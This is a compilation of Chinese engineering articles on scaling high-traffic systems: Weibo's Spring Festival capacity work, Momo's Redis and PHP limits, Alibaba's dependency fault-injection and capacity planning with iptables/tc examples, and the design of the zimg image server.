72 **知道如何扩展。**一开始你可能并不需要扩展，但你得知道系统的每一部分能够如何扩展，以及能扩展到什么程度。如果扩展需要时间，要预先给你自己留出充足的时间。

73 **为峰值做好准备。**特别是在创业阶段，如果你总是接近满负荷运行，一个 lifehacker 或 reddit 帖子就能把你的系统宕掉。保留充足的边界空间，这样才能应对突发负载，或时刻准备好真正快速地扩展。

74 **选择一门不会拖你后腿的语言。**确保你所采用的技术在你的语言中有原生客户端，或者至少有维护得很活跃的一些。不要被等着类库更新给拖住。

75 **相信炒作。**你想要技术跟你的产品共同成长，不会过早死掉。一个充满活力的活跃社区，以及跟该项技术有关的一些噪音，是这种技术存活的良好迹象。

76 **不要相信炒作。**看看那些批判你正在评估的技术的帖子。它们可以告诉你它的弱点。但也不要太认真，当事情不能按照期望工作时，人们通常会变得情绪化。

77 **玩得开心点。**选择会让你兴奋的技术。要能让你觉得“哦，我能用它做的事情太酷啦”。毕竟那（也）是我们来这里的目的。

原文链接：http://www.infoq.com/cn/news/2014/03/build-social-music-service?

微博春晚背后的技术故事

前言

一年一度的春晚再次落下帷幕，而微博也顺利地陪伴大家度过除夕之夜。

谈及马年春晚，人们首先想到的不是春晚上精彩的节目，而是微博上的吐槽，边看春晚，边刷微博，边吐槽，已经成了国人的习惯。看春晚不再是为了看节目，而是为了能够在微博上吐槽，知道大家在吐槽什么，更有人戏称不是春晚成就了微博，而是微博拯救了春晚。

马年春晚又格外引人注目，不仅仅是因为冯小刚亲自坐镇，担当总导演，更值得一提的是本届春晚首次将社交平台作为其与观众互动的主要途径，而新浪微博更是成为官方二维码独家合作方。在节目播出时，用户通用手机客户端，扫描屏幕右下角的官方二维码，即可参与春晚的话题讨论。不仅如此，参与讨论的观众，还可以免费获得微博红包，抽大奖的机会。如此一来，大大的提升了微博的活跃度瞬间提升，同时在线人数翻了几倍，给微博系统带来前所未有的访问压力。

根据以往统计的数据，春晚期间微博的访问量将激增到日常水平的数倍之多，而瞬时发表量更是飙升数十倍，如此场景丝毫不亚于淘宝双11和12306抢票时的”盛况”。

而最后的统计数据结果表明，马年春晚直播期间，微博的访问量和发表量都再创新高，而我们系统也自始至终平稳运行，经受住了此次高峰的考验。这成功的背后，是我们的工程师将近一个月的努力。其间面临了哪些问题，又是如何解决的呢？下面，我们一一为大家揭秘。

挑战1：如何应对数倍于日常访问量的压力？

每年春运抢票时，12306都会崩溃；淘宝双11时，也会有短暂的购买失败的情况。究其原因还是，有限的服务器资源难以承受上千万人同时在线访问。同样，春晚的时候，微博的访问量也会激增，同时在线人数到达日常的数倍之多。面对突然增长的访问压力，大部分互联网公司都会临时扩容来加以应对，同样我们也需要进行扩容。那么如何进行扩容？哪些部分需要扩容？具体扩容多少？这都是厄需解决的问题。

需要提到一点的是，微博目前线上部署了几千台服务器，来保障日常的正常访问。假如面对原来数倍的访问压力时，如果简单粗暴通过线性扩容来应对的话，需要部署原来数倍的服务器，也就是需要上万台服务器。无论从硬件成本还是从管理成本上，这都是不可接受的。那么，又该如何做呢？

在线压测，找极限，最小化扩容前端机

众所周知，为了尽可能的保障线上运行的服务器的稳定，资源都是有一定冗余度的，一般安全值在30%以上。在面临5倍的访问量时，出于成本的考虑，单纯的扩容难以令人接受。这个时候，就要充分利用每台服务器，在不影响业务性能的前提下，使每台服务器的利用率发挥到极限，可以极大的降低资源扩容的数量。如何评估服务器的承受极限是其中的关键，为此我们在业务低峰时期，对线上的服务器进行了实际的压测。具体方法如下：

假如线上一个服务池里有300台 tomcat 服务器在提供 API 服务，正常情况下，每台服务器的负载都小于1（为了简化模型，我们这里只提到了系统 load 这个指标，实际情况要比这个复杂的多，还要考虑 CPU 利用率、带宽、io 延迟等）。通过运维系统，我们以10%、20%、30%、40%、50%等比例逐步将该服务池里的300台 tomcat 机器503，通过观察一台 tomcat 服务器的负载以及 API 服务的接口性能，当服务器的负载达到极限或者 API 服务的接口性能达到阈值时，假设此时服务池里正常状态的 tomcat 服务器的数量是100台，那么我们就可以推断出该服务池，极限情况下可以承受3倍与日常的访问压力。同理，为了承担5倍的访问量，只需再扩容一倍机器即可。

挑战2：如何应对瞬时可达几万/s 的发表量？

互联网应用有个显著特点，就是读多写少。针对读多有很多成熟的解决方案，比如可以通过 cache 来缓存热数据来降低数据库的压力等方式来解决。而对于写多的情况，由于数据库本身写入性能瓶颈，相对较难解决。

微博系统在处理发表微博时，采用了异步消息队列。具体来讲，就是用户发表微博时，不是直接去更新数据库和缓存，而是先写入到 mcq 消息队列中。再通过队列机处理程序读取消息队列中的消息，再写入到数据库和缓存中。那么，如何保证消息队列的读写性能，以及如何保证队列机处理程序的性能，是系统的关键所在。

按消息大小设置双重队列，保证写入速度。

众所知之，微博最大长度不超过140个字，而大部分用户实际发表的微博长度都比较小。为了提高写入消息队列的速度，我们针对不同长度的微博消息，写入不同大小的消息队列。比如以512字节为分界线，大于512字节的写入长队列，小于512字节的写入短队列，其中短队列的单机写入性能要远远高于长队列。实际在线结果表明，短队列的 QPS 在万/s 级别，长队列的 QPS 在千/s 级别，而99%的微博消息长度均小于512字节。这种优化，大大提高了微博消息的写入和读取性能。

堵塞队列，压队列机极限处理能力。

为了验证队列机处理程序的极限处理能力，我们在业务低峰时期，对线上队列机进行了实际的压测，具体方法如下：

通过开关控制，使队列机处理程序停止读取消息，从而堵塞消息队列，使堆积的消息分别达到10万，20万，30万，60万，100万，然后再打开开关，使队列机重新开始处理消息，整个过程类似于大坝蓄水，然后开闸泄洪，可想而知，瞬间涌来的消息对队列机将产生极大的压力。通过分析日志，来查找队列机处理程序最慢的地方，也就是瓶颈所在。

通过两次实际的压测模拟，出乎意料的是，我们发现系统在极限压力下，首先达到瓶颈的并非是数据库写入，而是缓存更新。因此，为了提高极限压力下，队列机处理程序的吞吐量，我们对一部分缓存更新进行了优化。

挑战3：如何保证系统的可靠性？

无论是发微博，还是刷 feed，在微博系统内的处理过程都十分复杂，依赖着各种内部资源和外部服务，保证系统的可靠性显得尤为困难。

为此，我们内部开发了代号为试金石——TouchStone 的压测系统，对系统的可靠性进行全面检测。首先，我们对微博的各个接口进行了服务依赖和资源依赖的梳理，并针对每个服务和资源定义了相应的 SLA 和降级开关。然后，模拟资源或者服务出现异常，再来查看其对接口性能的影响。以 redis 资源为例， 假设系统定义了 redis 的 SLA 是300ms，相应的端口是6379，通过 TouchStone，使该端口不可用，从而模拟 redis 资源出现异常，然后验证依赖该资源的接口的性能，确保 SLA 。同时，通过降级开关，对该资源进行降级，验证降级开关的有效。

基于以上方法，对系统进行了全面的检测，并对各个服务和资源的 SLA 和降级开关进行梳理，总结成业务降级手册，保证在出现问题时，运维人员无需开发的介入，也能第一时间根据降级手册进行降级，确保问题能够尽快解决。

挑战4：如何保证核心系统的稳定性？

任何一个系统，都包含核心系统和非核心系统。在出现异常的情况下，弃车保帅，只保障核心系统的稳定性也是可以接受的。

为此，我们降核心接口和非核心接口拆分，部分部署到不同的应用池子当中，确保非核心业务不会影响核心业务。比如发微博和刷 feed 属于核心业务，而评论，赞属于非核心业务，所以两者应当部署到不同的应用池中。在评论或者赞出现异常时，发微博和刷 feed 就不会受到影响，从而保障系统核心业务的稳定性。

同样，对于一个业务，也要区分核心逻辑和非核心逻辑。以发微博为例，更新缓存和写数据库属于核心逻辑，而给其它业务部门推送数据则属于非核心逻辑。因此，可以将推送数据进行异步化处理，交给单独的线程池处理，在出现异常时，不会对更新缓存和写数据库造成影响。

挑战5：如何做到异地容灾？

近些年来，异地容灾成为全球性互联网企业面临的难题之一。无论是在国内，以微信为例，还是在国外，以 twitter 为例，都曾经出现过全球性宕机的事故。由此可见，异地容灾仍旧是一个挑战。微博早在2010年就开始了多机房的部署，如今已经具备三大机房（分别针对联通、电信和海外用户）。由于人为或者天气等不可抗拒因素，网络故障近年来时有发生。微博的三个机房，各自独立承担了一部分用户的访问。在一个机房出现故障或者压力过大的时候，通过 DNS 切换等手段，将流量迁移到另外两个机房，从而确保该访问该机房的用户不受影响。一个现实的情况例子，在马年春晚直播期间，由于观看人群的地域分布的特点，出现了联通机房的访问量突增，同时在线人数的增长超过了电信机房和广州机房，我们通过切换一部分联通机房的流量到电信机房，使得联通机房的负载降到了安全值的范围。

挑战6：如何实时监控系统状态？

我们都知道，地震的发生都是有前兆的，比如一些动物的异常反应。同样，系统中的任何问题出现之前，也是有线索可寻的。这就需要对系统的关键指标做实时的监控，当指标出现异常时，能够第一时间发出报警信息。

为此，我们基于实时流处理系统 Storm 开发了一套监控系统——dashboard。有别于以往的监控系统，它能实时处理系统产生的海量日志，绘制出更加直观的曲线，方便运维进行管理。通过 dashborad，我们能够了解系统的实时状态，主要包括 feed 的访问量、微博的发表量、队列机的处理性能，消息队列的堆积量等指标。当某个监控指标出现异常时，能够第一时间在 dashboard 中反映出来，从而第一时间采取措施，解决问题，避免问题扩大化。

后记

春晚已经过去一个月了，渐渐成为回忆。但春晚背后，我们的工程师所付出的巨大的努力所产生的价值，却是一笔宝贵的财富，希望这篇文章能给大家带来启发甚至帮助，也在此向为微博春晚默默贡献的工程师们致敬！

关于作者

胡忠想（微博昵称：@古月中心相心），目前任职于新浪微博的平台研发部门，主要负责微博 Feed

服务相关工作，曾先后参与微博 Feed 存储、微博计数器、微博阅读数等重大业务产品的开发。2012年3月份毕业于北京航空航天大学计算系，同年4月份，加入新浪微博并工作至今。业余爱好户 外，曾徒步过贡嘎、雨崩，攀登过四姑娘三峰。

原文链接

http://www.infoq.com/cn/articles/technical-story-behind-the-spring-festival-weibo?

和百度的一前辈吃饭，被问陌陌服务器的 idle,有无 30%?我只能.....

前几天和百度的一前辈吃饭，被问陌陌服务器的 idle，30%?我嘿嘿。20%总有吧？我只能继续嘿嘿，估计当时和东莞市长的心情差不多。

陌陌的高峰是晚10点到12点，部分服务器，每天晚上都是战备状态，同学们也都在应战。我们碰到的问题很有挑战性，主要为两个方面：

一方面是技术，另一方面是兼容历史，后者更难处理一些。好比我们要把一辆正在正在行使奇瑞 QQ 改装成布加迪威航，要更快，而且整个过程绝不允许停下来、更不允许出现任何差错，是的，是“任何“这两个字。

陌陌 API 每天的请求已超过20亿，每秒算下来大约2.5万请求的样子。传递给数据层的量则会更大一些，一个请求里经常会有数百次的 IO。IO 这么频繁，性能还没问题，第一功劳要给 redis 的作者 antirez。redis 作为一个银弹，完美的支撑了陌陌的快速发展，超高的性能、超简单的使用方式、无范式的灵活。redis 的各种优势我们都体验了，各种坑（使用与运维方面）也踩的差不多了，经验绝对丰富，下一步估计会争取自动化，以及比较系统的总结与分享。

API 用的 php，线上开启 xhprof，相应数据进入 api-stat 平台，通过 nginx 来隔离不同服务的 php 服务器（所以开头说的是部分服务，以前一直会因为一个服务 down 掉整个服务），这样客户端用起来还是统一的。 版本也很新，是从5.3升到5.5之后的。php 和 redis 一样，强大的灵活性支撑了产品各种需求与想法以最快的速度落实在用户服务中。

但 php 与 redis 有个问题，就是 redis 的连接数。已不允许 php 再大规模的增加机器。我们调整过 redis 连接数上限，但这不是长久之计，另外，也不清楚连接数过高会不会在线上环境带来什么附加问题。有时候，测试数据代表不了线上的真实情况。 也尝试性的 redis 长连接改成短连接，但服务根本受不了，cpu 瞬间爆掉。也想过在中间加一层 proxy 之类的东西，但估计也和改成短连接的效果差不多。还有一个方案，就是忍受，然后加倍增加机器数量，但这个方案看起来终究有点 low。

你只能竭尽全力，做的更好。

附近，是陌陌一个核心要素，在产品里比比皆是。最开始的时候是直接用 mongo 的，后来 mongo 顶不住了，就分库，再后来分库也顶不住了。服务层的同学就做了陌陌自己的附近计算，省了不少机器。此外，我们的运维在网络质量、反 DNS 劫持等方面也做了大量的工作。 DNS 劫持是件很可恶的事情，在这方面我们做了一些工作，但不展开了。

但是，按照目前的用户增长速度，接下来我们碰到的技术问题会更棘手，就现在而言，我们要做的很多，但可做的十分有限，毕竟有各方面的资源限制，这更要求我们要做更好的产品。

从紧迫度上讲，我觉得是这样的：

首先是继续快速的完成各种产品需求，保障各类服务质量。

其次是调整技术架构，这里不允许豪爽的唱起从头再来，只能积少成多，慢慢改进从客户端到服务端各个方面。

再次则是推动手工工作的平台、自动化，以及经验总结、知识沉淀方面的工作。

最后是转换观念，提高管理、规范、流程化方面的工作。

叨叨到最后了，该干活了。。。如果你能较好的解决上述任何一个问题，还望能留下大名，指教一二。

原文链接：

http://c.blog.sina.com.cn/profile.php?blogid=684dd637890016ei&

中间件技术及双十一实践·稳定性平台篇

综述

大多数互联网公司都会根据业务对自身系统做一些拆分，大变小，1变 n，系统的复杂度也 n 倍上升。当面对几十甚至几百个应用的时候，再熟悉系统的架构师也显得无能为力。稳定性平台从2011年就开始了依赖治理方面的探索，目前实现了应用级别和接口级别的依赖自动化治理。在2013的双11稳定性准备中，为共享交易链路的依赖验证和天猫破坏性测试都提供了支持，大幅度减小了依赖治理的成本和时间。另一方面，线上容量规划的一面是稳定性，另一面是成本。在稳定性和成本上找到一个最佳的交汇点是线上容量规划的目的所在。通过容量规划来进行各个系统的机器资源分配，

在保证系统正常运行的前提下，避免对机器资源的过度浪费。

7.1、依赖治理实践

依赖治理的一些基础概念

依赖模型分为关系、流量、强弱，实际的使用场景有：

78 依赖关系：线上故障根源查找、系统降级、依赖容量、依赖告警、代码影响范围、系统发布顺序、循环依赖等。

79 依赖流量：分配流量比、优化调用量、保护大流量。

80 依赖强弱：线上开关演练，系统改造评估。

关系数据可以通过人工梳理、代码扫描、线上端口扫描的方式获取。流量数据可以通过分析调用日志的方式获取。强弱数据则必须通过故障模拟才能拿到。故障模拟分为调用屏蔽和调用延迟两种情况，分别代表服务不可用和服务响应慢的情况。依赖的级别分为应用级依赖和接口方法级依赖，两个级别的故障模拟手段完全不同，下面分开来描述。

应用级别强弱依赖检测

应用级别故障模拟比较做法有几种，即：修改代码，写开关，远程调试，填错服务的配置项。这几种方式对配置人要求相对较高，并且对应用代码有一定的侵入性，所以没有被我们采用。Linux有一些原生的命令（如 iptables、tc）默认就有流量流控功能，我们就是通过控制 linux 命令来达到模拟故障的效果。命令举例：

```
iptables -A INPUT -s xxx.xxx.xxx.111 -j DROP
```

上面的命令表示：当前主机屏蔽掉来自 xxx.xxx.xxx.11的网络包。

```
tc qdisc del dev eth0 root
tc qdisc add dev eth0 root handle 1: prio
tc qdisc add dev eth0 parent 1:1 handle 10: netem delay 6000mstc filter add dev eth0 protocol ip parent 1: prio 1 u32 match ip dst xxx.xxx.xxx.111/32 flowid 1:1
```

命令表示：在网卡 eth0上面设置规则，对 xxx.xxx.xxx.111的网络包进行延迟，延迟的时间是6000ms。

接口级别强弱依赖检测

理想情况下，我们希望确定任意一次远程方法调用的强弱，确定到接口方法级别的强弱数据。要想达到这个目的，就只能在通信框架和一些基础设施上面做文章。基于这个思路，我们设计了接口级别强弱依赖检测的方案。方案如下：

过滤规则配置组件(服务器端)

过滤规则配置组件提供一个 web 界面给用户，接受用户配置的屏蔽指令和测试机器 IP 信息，并把配置信息更新到配置中心组件中去。

配置的规则举例：

```
client|throw|xxx.ItemReadService:1.0.0.daily@queryItemById~1QA|java.lang.Exceptionclie
nt|wait|xxx.ItemReadService:1.0.0.daily@queryItemById~1QA|4000
```

上面的规则分别表示在客户端发起对远程接口 xxx.ItemReadService:1.0.0.daily 的 queryItemById~1QA 调用时，在客户端模拟一次异常或延迟4000毫秒后调用。

配置中心组件

配置中心组件的主要作用是接受客户端（过滤规则配置组件）发来的配置信息，持久化配置信息到存储介质中，并实时把配置信息实时推送到配置中心的所有客户端（即每一个故障模拟组件）。此部分功能通过中间件开源产品 Diamond 实现。

分布式服务调用组件

发生 RPC 调用时，会传递一些调用信息，如：RPC 发起者的 IP、当前的方法名称、下一级调用的方法名称。

故障模拟组件

故障模拟组件是一个插件，可以被服务调用组件（HSF）加载。插件可以接受配置中心推送的配置信息，在服务调用组件发生调用前都比对一下据配置信息的内容，当 RPC 发起者的 IP、调用方法都合条件的时候，发生故障模拟行为，从而达到故障模拟的效果。

7.2、容量规划实践

线上容量规划最重要的一个步骤为线上压力测试，通过线上压力测试来得知系统的服务能力，同时暴露一些在高压力场景下才能出现的隐藏系统问题。我们搭建了自己的线上自动压测平台来完成这一工作，线上自动压测归纳起来主要包含4种模式：模拟请求、复制请求、请求引流转发以及修改负载均衡权重。

模拟请求

完全的假请求，可以通过代码或者采用工具进行模拟，常用到的工具有 http_load、webbench、apache ab、jmeter、siege 等。模拟请求有一个很明显的问题，即如何处理“写请求”？一方面由于“写请求”的场景不大好模拟（一般需要登录），另一方面“写请求”将要面临如何处理一致性场景和脏数据等。模拟请求方式的压测结果准确性我们认为是最低的。

复制请求

可以看成是半真实的假请求。说它半真实，因为它是由复制真实请求而产生。说它是假请求，因为即使复制的真实请求，它的响应是需要被特殊处理的，不能再返回给调用方（自从它被复制的那一刻，它就已经走上了不真实的轨道）。复制请求同样可以通过代码实现（比如我们有通过 btrace 去复制对服务的调用）， 此外也有一些比较好用的工具：比如 tcpcopy 等。如果想在 nginx 上做请求复制，可以通过 nginx 的 nginx post_action 来实现。“复制请求”模式被压测的那台机器是不能提供服务的，这将是一个额外的成本，此外复制请求模式的压测结果准确性也会由于它的半真实而打上折扣。

请求引流转发

完全真实的压测模型，常用于集群式部署的 web 环境当中。我们对于 apache 和 nginx 的系统基本上都采取这种方式来做线上压力测试。用到的方式主要通过：apache 的 mod_jk 和 mod_proxy 模块；nginx 的 proxy 以及 upstream 等。这种方式压测的结果准确性高，唯一的不足是这种方式依赖系统流量，如果系统流量很低，就算是将所有的流量引到一台机器上面，仍不足以达到压测目的。请求引流转发模式的压测结果准确性高。

修改负载均衡权重

同样为完全真实的压测模型，可以用于集群部署的 web 环境中，也可用于集群部署的服务类系统。在 web 环境中我们通过修改 F5或者 LVS 的机器负载均衡权重来使得流量更多的倾斜到其中的某一台后者某几台机器上；对于服务类系统，我们通过修改服务注册中心的机器负载均衡权重来使得服务的调用更多分配到某一台或者某几台机器上。修改负载均衡权重式的压测结果准确性高。

系统的服务能力我们定义为“系统能力”。在系统机器配置都差不多的情况下，系统能力等于线上压力测试获取的单台服务能力乘以机器数。在得知了系统能力之后，接下来我们需要知道自己的系统跑在怎么样的一个容量水位下，从而指导我们做一些决策，是该加机器了？还是该下掉一些多余的机器？通常系统的调用都有相关日志记录，通过分析系统的日志等方式获取系统一天当中最大的调用频率（以分钟为单位），我们定义为系统负荷；当前一分钟的调用频率我们定义为当前负荷。计算系统负荷可以先把相关日志传到 hdfs，通过离线 hadoop 任务分析；计算当前负荷我们采用 storm 的流式计算框架来进行实时的统计。

水位公式

系统水位 = 系统负荷 / 系统能力；当前水位 = 当前负荷 / 系统能力。

水位标准

单机房（70%）；双机放（40%）；三机房（60%）。

单机房一般都是不太重要的系统，我们可以压榨下性能；

双机房需要保障在一个机房完全挂掉的情况下另一个机房能够撑得住挂掉机房的流量；

三机房同样需要考虑挂掉一个机房的场景后剩下两个机房能够撑得住挂掉机房的流量。

机器公式

理论机器数 = （实际机器数 * 系统负荷 * 系统水位）/ （系统能力 * 水位标准）

机器增减 = 理论机器数 - 实际机器数

7.3、稳定性平台双11准备与优化

强弱依赖检测面临的最大挑战就是如何使用户使用方便，接入成本最小，主要需要解决下 面两件事情：

81 如何复用现有的测试用例？

我们开发一个注解包，里面封装与 CSP 的交互协议。服务器端完成测试环境的管理，测试用例端专注应用系统的验证。这是一种测试平台无关的方式，不需要修改现有的测试代码，只需要配置注解的方式就使测试用例支持了强弱依赖验证的功能。

82 如何解决故障模拟组件覆盖不全导致的验证局限？

依赖调用一定存在 client 和 server 端，很有可能出现一端没有安装故障模拟组件的情况。为此，我们改造了故障描述协议，增加了 client 和 server 两种模式，只要 client 或 server 有一方安装了故障模拟组件就可以完成强弱依赖校验。

小结

稳定性平台通过依赖治理、容量规划、降级管理、实时监控等手段，对阿里各系统稳定性的治理给予了支持。未来我们将继续深挖稳定性这个领域，汇总各种数据，真正做到稳定性的智能化、自动化。

原文链接：http://jm-blog.aliapp.com/?p=3497&

高性能图片服务器浅谈

综述

2011年李彦宏在百度联盟峰会上就提到过互联网的读图时代已经到来1，图片服务早已成为一个互联网应用中占比很大的部分，对图片的处理能力也相应地变成企业和开发者的一项基本技能。需要处理海量图片的典型应用有：

1. 图片类应用，如百度相册。
2. 导购类应用，如 Guang.com。
3. 电商类应用，如淘宝。
4. 云存储服务，如七牛云存储。

除此之外几乎所有的网站都需要考虑自己图片处理的解决方案，以免在流量变大之后显得手足无措。

本文将从作者自己设计完成的图片服务程序 zimg 的设计思路出发，探讨高性能图片服务器的特点、难点和应对办法。

主要问题

要想处理好图片，需要面对的三个主要问题是：大流量，高并发，海量存储。下面将逐一进行讨论。

大流量

除了那些拥有自己数据中心的大型企业，中小型企业都需要考虑到流量问题，因为流量就是成本，图片相对于文本来说流量增加了一个数量级，省下的每一个字节都是白花花的银子。我曾经在一篇博客2里看到，作者在业务逻辑中引入 PHP 的 imagick 模块进行压缩，短短几行代码就做到了每个月为公司节省2万人民币的效果，可见凡是涉及到图片的互联网应用，都应该统筹规划，降低流量节约开支。

高并发

高并发的问题在用户量较低时几乎不会出现，但是一旦用户攀升，或者遇到热点事件，比如淘宝的双十一，或者网站被人上传了一张爆炸性的新闻图片，短时间内将会涌入大量的浏览请求，如果架构设计得不好，又没有紧急应对方案，很可能导致大量的等待、更多的页面刷新和更多请求的死循环。总的来说，就是要把图片服务的性能做得足够好。

海量存储

在2012年的介绍 Facebook 图片存储的文章3里提到，当时 Facebook 用户上传图片15亿张，总容量超过了1.5PB，这样的数量级是一般企业无法承受的。虽然我们很难做出一个可以跟 Facebook 比肩

的应用，但是从架构设计的角度来说，良好的拓展方案还是要有的。我们需要提前设计出最合适的海量图片数据存储方案和操作方便的拓容方案，以应对将来不断增长的业务需求。

以上三个问题，其实也是相互制约和钳制的，比如要想降低流量，就需要大量的计算，导致请求处理时间延长，系统单位时间内的处理能力下降；再比如为了存储更多的图片，必然要在查找上消耗资源，同样也会降低处理能力。所以，图片服务虽然看起来业务简单，实际做起来也不是一件小事。

设计方案

zimg 是作者针对图片处理服务器而设计开发的开源程序，它拥有很高的性能，也满足了应用在图片方面最基本的处理需求，下面将从架构设计、代码逻辑和性能测试等方面进行介绍。

总体思路

想要在展现图片这件事情上有最好的表现，首先需要从整体业务中将图片服务部分分离出来。使用单独的域名和建立独立的图片服务器有很多好处，比如：

1. CDN 分流。如果你有注意的话，热门网站的图片地址都有特殊的域名，比如微博的是 ww1.sinaimg.cn，人人的是 fmn.xnpic.com 等等，域名不同可以在 CDN 解析的层面就做到非常明显的优化效果。

2. 浏览器并发连接数限制。一般来说，浏览器加载 HTML 资源时会建立很多的连接，并行地下载资源。不同的浏览器对同一主机的并发连接数限制是不同的，比如 IE8是10个，Firefox 是30个。如果把图片服务器独立出来，就不会占用掉对主站连接数的名额，一定程度上提升了网站的性能。

3. 浏览器缓存。现在的浏览器都具有缓存功能，但是由于 cookie 的存在，大部分浏览器不会缓存带有 cookie 的请求，导致的结果是大量的图片请求无法命中，只能重新下载。独立域名的图片服务器，可以很大程度上缓解此问题。


图片服务器被独立出来之后，会面临两个选择，主流的方案是前端采用 Nginx，中间是 PHP 或者自己开发的模块，后端是物理存储；比较特别一些的，比如 Facebook，他们把图片的请求处理和存储合并成一体，叫做 haystack，这样做的好处是，haystack 只会处理与图片相关的请求，剥离了普通 http 服务器繁杂的功能，更加轻量高效，同时也使部署和运维难度降低。

zimg 采用的是与 Facebook 相似的策略，将图片处理的大权收归自己所有，绝大部分事情都由自己处理，除非特别必要，最小程度地引入第三方模块。

注：zimg 的1.0版本，设计面向图片量在 TB 级别的中小型服务，物理存储暂时不支持分布式集群，分布式功能将在2.0版本中完成。

架构设计

为了极致的性能表现，zimg 全部采用 C 语言开发，总体上分为三个层次，前端 http 处理层，中间图片处理层和后端的存储层。下图为 zimg 架构设计图：



http 处理层引入基于 libevent 的 libevhtp 库，libevhtp 是一款专门处理基本 http 请求的库，它太适合 zimg 的业务场景了，在性能和功能之间找到了很好的平衡点。图片处理层采用 imagemagick 库，imagemagick 是现在公认功能最强，性能最好的图片处理函数库。存储层采用 memcached 缓存加直接读写硬盘的方案，更加深入的优化将在后续进行，比如引入 TFS4等。为了避免数据库带来的性能瓶颈，zimg 不引入结构化数据库，图片的查找全部采用哈希来解决。

事实上图片服务器的设计，是一个在 I/O 与 CPU 运算之间的博弈过程，最好的策略当然是 继续拆：CPU 敏感的 http 和图片处理层部署于运算能力更强的机器上，内存敏感的 cache 层部署于内存更大的机器上，I/O 敏感的物理存储层则放在配备 SSD 的机器上，但并不是所有人都能负担得起这么奢侈的配置。zimg 折中成本和业务需求，目前只需要部署在一台服务器上。由于不同服务器硬件不同，I/O 和 CPU 运算速度差异很大，很难一棒子定死。zimg 所选择的思路是，尽量减少 I/O，将压力放在 CPU 上，事实证明这样的思路基本没错，在硬盘性能很差的机器上效果更加明显；即使以后 SSD 全面普及，CPU 的运算能力也会相应提升，总体来说 zimg 的方案也不会太失衡。

代码层面

虽然 zimg 在二进制实体上没有分模块，上面已经提到了原因，现阶段面向中小型的服务，单机部署即可，但是代码上是分离的，下面介绍主要部分的功能和实现，更详细的内容可以从 github 上拉下来研究。热烈欢迎大家 fork 和 contribute。

main.c 是程序的入口，主要功能是处理启动参数，部分参数功能如下：

-p [port] 监听端口号，默认4869

-t [thread_num] 线程数，默认4，请调整为具体服务器的 CPU 核心

-k [max_keepalive_num] 最高保持连接数，默认1，不启用长连接，0为启用

-l 启用 log，会带来很大的性能损失，自行斟酌是否开启

-M [memcached_ip] 启用缓存的连接 IP

-m [memcached_port] 启用缓存的连接端口

-b [backlog_num] 每个线程的最大连接数，默认1024，酌情设置

zhttpd.c 是解析 http 请求的部分，分为 GET 和 POST 两大部分，GET 请求会根据请求的 URL 参数去寻找图片并转给图片处理层处理，最后将结果返回给用户；POST 接收上传请求然后将图片存入计算好的路径中。

为了实现 zimg 的总体设计愿景，zhttpd 承担了很大部分的工作，也有一些关键点，下面捡重点的说一下：

在 zimg 中图片的唯一 Key 值就是该图片的 MD5，这样既可以隐藏路径，又能减少前端（指 zimg 前面的部分，可能是你的应用服务器）和 zimg 本身的存储压力，是避免引入结构化存储部分的关键，所以所有 GET 请求都是基于 MD5拼接而成的。

